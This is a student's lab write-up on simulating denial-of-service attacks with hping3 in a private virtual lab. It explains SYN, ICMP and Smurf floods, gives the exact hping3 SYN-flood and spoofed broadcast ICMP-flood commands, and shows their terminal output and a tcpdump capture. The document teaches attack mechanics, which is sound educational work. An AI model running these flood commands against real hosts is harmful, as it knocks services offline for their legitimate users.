Roll Number:- 2105048
Name: - Manav Jain
Date:- 06/09/2023

Lab Assignment No:-9

Aim:- Simulate DOS attack using HPING3.

Lab Outcome Attained :- LO5

Theory:-

What is Denial of Service Atack?

A Denial of Service (DoS) attack is a malicious attempt to disrupt the normal functioning of a computer system, network, or online service by overwhelming it with a flood of illegitimate requests or traffic. The primary goal of a DoS attack is to make a resource, such as a website or server, unavailable to its intended users. It does so by consuming the target's resources, such as bandwidth, processing power, or memory, to the point where it cannot handle legitimate requests.

Explain SYN flood, ICMP flood and SMURF attack.

Three common types of DoS attacks:

SYN Flood Attack:

A SYN flood attack is a type of network-based DoS attack that targets the three-way handshake process in the Transmission Control Protocol (TCP), which is used for establishing connections between devices on the internet.

In a TCP connection, the client sends a SYN (synchronize) packet to initiate a connection with a server. The server is expected to respond with a SYN-ACK (synchronizeacknowledgment) packet, and then the client responds with an ACK (acknowledgment) packet to complete the handshake and establish the connection.

In a SYN flood attack, the attacker sends a high volume of SYN packets to the target server, but they do not complete the handshake by sending the expected ACK packets. This leaves the server waiting for the final ACKs, tying up its resources and preventing it from accepting legitimate connections.

SYN flood attacks can quickly overwhelm a server's ability to handle incoming connections, leading to service disruption.

ICMP Flood Attack:
An ICMP (Internet Control Message Protocol) flood attack, also known as a "ping flood" attack, targets the ICMP protocol, which is used for network diagnostics, particularly the "ping" command.

In this type of attack, the attacker sends a high volume of ICMP echo requests (ping requests) to the target system. Each request typically generates a response from the target, creating a flood of traffic.

ICMP flood attacks can consume the target's network bandwidth and processing resources, making it difficult for legitimate network traffic to pass through. This results in network congestion and service degradation or unavailability.

SMURF Attack:
A SMURF attack is a network-based DoS attack that takes advantage of ICMP and IP addressing.
In a SMURF attack, the attacker sends a large number of ICMP echo request (ping) packets to an IP broadcast address, typically spoofing the source IP address

to make it appear as if the requests are coming from the victim's IP address. When these requests are sent to the broadcast address, all devices on the target network respond with ICMP echo replies. With a high enough volume of requests, this can flood the victim's network, overwhelming its resources and causing a DoS. To mitigate DoS attacks, organizations use various security measures, including firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and content delivery networks (CDNs). These tools help identify and filter out malicious traffic, allowing legitimate traffic to reach its destination. Additionally, proper network design and configuration can help minimize the impact of DoS attacks.

Write the Hping3 commands used for performing SYN flood and ICMP flood.

Syn flood :

hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.159


ICMP flood:


hping3 -1 --flood -a 192.168.103 192.168.1.255

Output Screenshots:-

```
prasad@prasad-VirtualBox:~$ gedit sample.txt
prasad@prasad-VirtualBox:~$ sudo apt-get install hping3
[sudo] password for prasad:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  hping3
0 upgraded, 1 newly installed, 0 to remove and 48 not upgraded.
Need to get 107 kB of archives.
After this operation, 284 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu bionic/universe amd64 hping3 amd64 3.a2.ds2-7 [107 kB]
Fetched 107 kB in 1s (94.1 kB/s)
Selecting previously unselected package hping3.
(Reading database ... 165323 files and directories currently installed.)
Preparing to unpack .../hping3_3.a2.ds2-7_amd64.deb ...
Unpacking hping3 (3.a2.ds2-7) ...
Setting up hping3 (3.a2.ds2-7) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
prasad@prasad-VirtualBox:~$ man hping3
prasad@prasad-VirtualBox:~$ man hping3
prasad@prasad-VirtualBox:~$ hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.159
[open_sockraw] socket(): Operation not permitted
[main] can't open raw socket
prasad@prasad-VirtualBox:~$ sudo su
[sudo] password for prasad:
root@prasad-VirtualBox:/home/prasad# ^C
root@prasad-VirtualBox:/home/prasad# hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.159
HPING 192.168.1.159 (enp0s3 192.168.1.159): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.159 hping statistic ---
10859977 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@prasad-VirtualBox:/home/prasad# hping3 -1 --flood -a 192.168.103.1 192.168.1.255
HPING 192.168.1.255 (enp0s3 192.168.1.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.255 hping statistic ---
1175003 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@prasad-VirtualBox:/home/prasad#
```

```
21:33:33.482317 IP 135.115.228.190.5553 > 192.168.1.159.80: Flags [S], seq 501438372:501438492, win 64, length 120: HTTP
21:33:33.487687 IP 246.196.86.246.5554 > 192.168.1.159.80: Flags [S], seq 1440614849:1440614969, win 64, length 120: HTTP
21:33:33.512837 IP 159.255.118.25.5555 > 192.168.1.159.80: Flags [S], seq 525299007:525299127, win 64, length 120: HTTP
21:33:33.522520 IP 159.157.124.107.5556 > 192.168.1.159.80: Flags [S], seq 1481118570:1481118690, win 64, length 120: HTTP
21:33:33.526511 IP 49.165.200.13.5765 > 192.168.1.159.80: Flags [S], seq 373764103:373764223, win 64, length 120: HTTP
21:33:33.533558 IP 117.237.227.248.5557 > 192.168.1.159.80: Flags [S], seq 125305799:125305919, win 64, length 120: HTTP
21:33:33.545209 IP 69.72.136.176.5558 > 192.168.1.159.80: Flags [S], seq 1703744130:1703744250, win 64, length 120: HTTP
21:33:33.545235 IP 185.4.221.89.5560 > 192.168.1.159.80: Flags [S], seq 121504987:121505107, win 64, length 120: HTTP
21:33:33.556586 IP 165.165.228.164.5561 > 192.168.1.159.80: Flags [S], seq 901964969:901965089, win 64, length 120: HTTP
21:33:33.563569 IP 227.152.5.127.5802 > 192.168.1.159.80: Flags [S], seq 846471944:846472064, win 64, length 120: HTTP
21:33:33.572473 IP 164.47.172.26.5562 > 192.168.1.159.80: Flags [S], seq 1145998142:1145998262, win 64, length 120: HTTP
21:33:33.579359 IP 22.29.2.52.5563 > 192.168.1.159.80: Flags [S], seq 169809196:169809316, win 64, length 120: HTTP
21:33:33.589608 IP 227.191.79.36.5608 > 192.168.1.159.80: Flags [S], seq 1244124856:1244124976, win 64, length 120: HTTP
21:33:33.603306 IP 119.227.36.233.5565 > 192.168.1.159.80: Flags [S], seq 438166914:438167034, win 64, length 120: HTTP
21:33:33.604965 IP 207.55.129.246.5566 > 192.168.1.159.80: Flags [S], seq 1316388839:1316388959, win 64, length 120: HTTP
21:33:33.622460 IP 250.227.48.248.5593 > 192.168.1.159.80: Flags [S], seq 1088218362:1088218482, win 64, length 120: HTTP
21:33:33.626066 IP 7.114.52.171.5568 > 192.168.1.159.80: Flags [S], seq 194261348:194261468, win 64, length 120: HTTP
21:33:33.632386 IP 186.120.2.86.5569 > 192.168.1.159.80: Flags [S], seq 1238701635:1238701755, win 64, length 120: HTTP
21:33:33.636133 IP 122.58.199.7.5571 > 192.168.1.159.80: Flags [S], seq 1637904461:1637904581, win 64, length 120: HTTP
21:33:33.638521 IP 37.189.125.148.5572 > 192.168.1.159.80: Flags [S], seq 1257911524:1257911644, win 64, length 120: HTTP
21:33:33.644830 IP 65.124.137.143.5583 > 192.168.1.159.80: Flags [S], seq 2132656423:2132656543, win 64, length 120: HTTP
21:33:33.652589 IP 140.135.114.239.5573 > 192.168.1.159.80: Flags [S], seq 13967979:13968099, win 64, length 120: HTTP
21:33:33.664973 IP 152.207.201.27.5775 > 192.168.1.159.80: Flags [S], seq 1387484552:1387484672, win 64, length 120: HTTP
21:33:33.686105 IP 54.110.229.124.5575 > 192.168.1.159.80: Flags [S], seq 1062466781:1062466881, win 64, length 120: HTTP
21:33:33.694483 IP 159.65.71.52.5576 > 192.168.1.159.80: Flags [S], seq 1663226321:1663226441, win 64, length 120: HTTP
21:33:33.712885 IP 201.199.60.73.5640 > 192.168.1.159.80: Flags [S], seq 129207029:129207149, win 64, length 120: HTTP
21:33:33.723087 IP 248.217.122.89.5577 > 192.168.1.159.80: Flags [S], seq 1695026106:1695026226, win 64, length 120: HTTP
21:33:33.728655 IP 69.131.161.248.5752 > 192.168.1.159.80: Flags [S], seq 173342584:173342704, win 64, length 120: HTTP
21:33:33.740884 IP 111.231.65.49.5578 > 192.168.1.159.80: Flags [S], seq 1957966395:1957966515, win 64, length 120: HTTP
21:33:33.742752 IP 193.221.190.198.5585 > 192.168.1.159.80: Flags [S], seq 1282735405:1282735525, win 64, length 120: HTTP
21:33:33.744014 IP 199.151.107.12.5579 > 192.168.1.159.80: Flags [S], seq 9951462711:9951462831, win 64, length 120: HTTP
21:33:33.756985 IP 55.186.160.25.5580 > 192.168.1.159.80: Flags [S], seq 218571662:218571782, win 64, length 120: HTTP
21:33:33.770517 IP 127.21.135.135.5581 > 192.168.1.159.80: Flags [S], seq 1963358298:1963358418, win 64, length 120: HTTP
21:33:33.778323 IP 47.71.231.2.5582 > 192.168.1.159.80: Flags [S], seq 127606895:127607015, win 64, length 120: HTTP
21:33:33.778349 IP 64.105.171.116.5586 > 192.168.1.159.80: Flags [S], seq 393678716:393678836, win 64, length 120: HTTP
21:33:33.780154 IP 218.231.5.51.5589 > 192.168.1.159.80: Flags [S], seq 1444643947:1444644067, win 64, length 120: HTTP
21:33:33.782417 IP 0.159.150.54.5590 > 192.168.1.159.80: Flags [S], seq 363642928:363643048, win 64, length 120: HTTP
21:33:33.784283 IP 237.52.17.13.5591 > 192.168.1.159.80: Flags [S], seq 1807319071:1807319191, win 64, length 120: HTTP
21:33:33.797909 IP 231.65.217.180.5734 > 192.168.1.159.80: Flags [S], seq 411917354:411917474, win 64, length 120: HTTP
21:33:44.564540 IP6 fe80::e524:8e09:bf1b:b6b7 > ff02::16: HBH ICMP6, multicast listener report v2, 2 group record(s), length 48
21:33:44.645812 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from 08:00:27:1a:eb:ad, length 300
21:33:44.848756 IP6 fe80::e524:8e09:bf1b:b6b7 > ff02::16: HBH ICMP6, multicast listener report v2, 2 group record(s), length 48
21:33:45.540538 ARP, Request who-has 10.0.2.2 tell 10.0.2.15, length 28
21:33:46.568282 ARP, Request who-has 10.0.2.2 tell 10.0.2.15, length 28
21:33:47.595714 ARP, Request who-has 10.0.2.2 tell 10.0.2.15, length 28
21:33:47.897631 IP 0.0.0.0.68 > 255.255.255.255.67: BOOTP/DHCP, Request from 08:00:27:1a:eb:ad, length 300
```





Conclusion:-Learnt more about the network analysis and security assessment tools. Explored various network probing and testing techniques, which are valuable skills in the field of network administration and cybersecurity.Also executed several hping3 commands and performed DOS attack using hping3